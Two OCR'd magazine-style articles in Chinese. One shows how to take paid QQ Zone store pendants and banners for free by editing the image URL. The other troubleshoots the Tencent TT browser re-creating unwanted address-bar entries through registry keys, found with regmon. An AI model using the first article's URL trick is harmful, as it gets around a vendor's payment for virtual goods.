
v.爱死№幻滅


大家在QQ空间商城里会看到许多挂件和banner非常漂亮，这些东西在别的地方很难找到，那么，想不想用它们来装扮自己的QQ空间呢？下边，就和我一起去盗QQ空间商城的挂件和banner吧。











首先我们来到QQ空间商城，选择好喜欢的挂件或banner，在那个商品上点鼠标右击，选择“属性”，然后将属性菜单中的地址URL处的图片地址复制下来。比如我得到的这个地址就是http://imgcache.qq.com/qzone/space_item/pre/6/12662.gif，打开IE，在地址栏中粘贴那个地址，就会得到那个图片了（图1）。很可惜这个并不是我们需要的，把上面地址中的pre更改成orig，这回地址就变为了http://imgcache.qq.com/qzone/space_item/orig/6/12662.gif，再来看看（图2），图片终于出来了。

把图片保存到电脑上，然后传到QQ相册或其它的地方，最后在空间中调用挂件的地址来装扮空间。要注意的是，在QQ空间添加图片模版的时候，其中的“更多设置”一定要设置好，图片的宽和高要填图片属性里的宽和高才行（图3，图4），保存后的效果如图5所示，和在QQ商城中购买的一模一样哦：）

几经周折 让腾讯TT不再“流氓”

冥灵炽鹰

一、初会TT——败

以前我一直认为腾讯的软件都是绿色的，但是今天却发现腾讯也开始“流氓”了，不信吗？那就跟我来看吧。前几天有位朋友跟我说，他新安装的TT浏览器的地址栏中有几条垃圾，删除不了，让我去看看（图1）。




图1




图3

我本以为他的电脑里中了恶意软件，于是就使用360安全卫士检查了一下，结果却让人郁闷，360没有检测到任何恶意软件及插件（图2）。这可就奇怪了，以前使用360安全卫士清除流氓软件可是屡试不爽的啊，看来这次问题不是那么简单呀。




图2

二、再战TT——又败

我打开了IE，却发现IE一切正常，看来那些信息应该是在TT的配置文件里的。可是我翻遍了TT的目录也没有找到，这些东西也不在地址栏的历史记录中，它们到底在哪儿的呢？我在“开始”-“运行”栏输入regedit调出了注册表编辑器，试着搜索了一下地址栏里的那些文字，居然找到了（图3）。

原来它们是在注册表的HKEY_LOCAL_MACHINE\SOFTWARE\TENCENT\Traveler\HotKeys下面，那就直接把HOTKEYS这个项删掉好了，重新启动TT，下拉菜单里果然没有了刚才那几项（图4）。

本以为这样就完事了，可没想到再次启动TT时那些垃圾又出现了。




图 4

三、使用菜鸟绝招——惨败

真有点郁闷了，莫非TT启动的时候会自动检测键值是否存在，如果不存在就重新创建？唉，没想到TT居然“流氓”到了这种地步。

既然你不仁那就别怪我不义了，拿出我们的杀手锏regmon监视一下，看TT是否监视了某个值。

启动regmon，在过滤器填上hotkeys，然后确定，重新开启TT，看看记录到了什么（图5）。




图 5

果然，它监视了hotkeys下面的dwtime这个键值，看来我们只要把hotkeys下的1，2，3，4，5，6等几项删除而把dwtime留下就可以了。手动删掉那几项，重新启动TT后地址栏干净了，再重新启动一次，也没再出来，就这样终于搞定了，最后又顺便把他的电脑优化了一下就闪人了。可回到宿舍没多久，朋友就又跟我说，我走了没一会儿，地址栏的垃圾就又出现了。狂晕，刚才不是好好的吗，怎么我一走就又出来了？真是可恶。

四、知己知彼——完胜

没办法，我在本机下载了一个TT开始研究，看看这个TT到底是何方神圣，为什么这么难清理？我初步估计TT不光会监视那个键，一定还另有蹊跷。先把hotkeys这个项删了，打开regmon开始监视，然后打开TT看一下完整的过程，regmon监视到的结果如图6所示。

大家注意看圈起来的地方，TT不光检查dwtime这个键，而且还检测version这个键，这两个键是干什么用的？我到注册表看了一下（图7），dwtime是什么？不认识，不过version中的20061108这几个字很惹眼，不就是今天的日期吗？

经过多次检测发现dwtime代表的是时间，每次TT启动都会读dwtime这个值，如果不存在就创建一个，把值设置为当前时间。如果dwtime的值比当前时间小一定值或值不存在，则读取version这个键值，如果version的值比今天的日期小或者不存在就重新设置注册表的各键值，而且这个日期好像是从服务器读取的，因为我在本机修改日期后没有看到效果。既然如此，那我们把这个version的值设为1039123100算了，这样在2040年以前TT都不会再重设注册表了，够狠吧。好了，这回TT启动的整个过程已经清晰了，那么就用delphi做个小工具发给朋友让他自己去解决吧（图8）^_^




图 8

五、总结

经过几次周折，TT地址栏终于清净了，绿色软件就要有个绿色软件的样子，跟流氓软件学什么。相信大家也经常遇到流氓软件的困扰，希望本文能提供给大家一个解决的思路，只要配合regmon，filemon之类的监视软件，任何风吹草动都逃不过我们的眼睛，加上理智的分析就能够顺利的清除它们，当然过程有时是曲折的，要有耐心。

（本文所涉及到的TT地址栏清除工具已收录到光盘中）




图 6

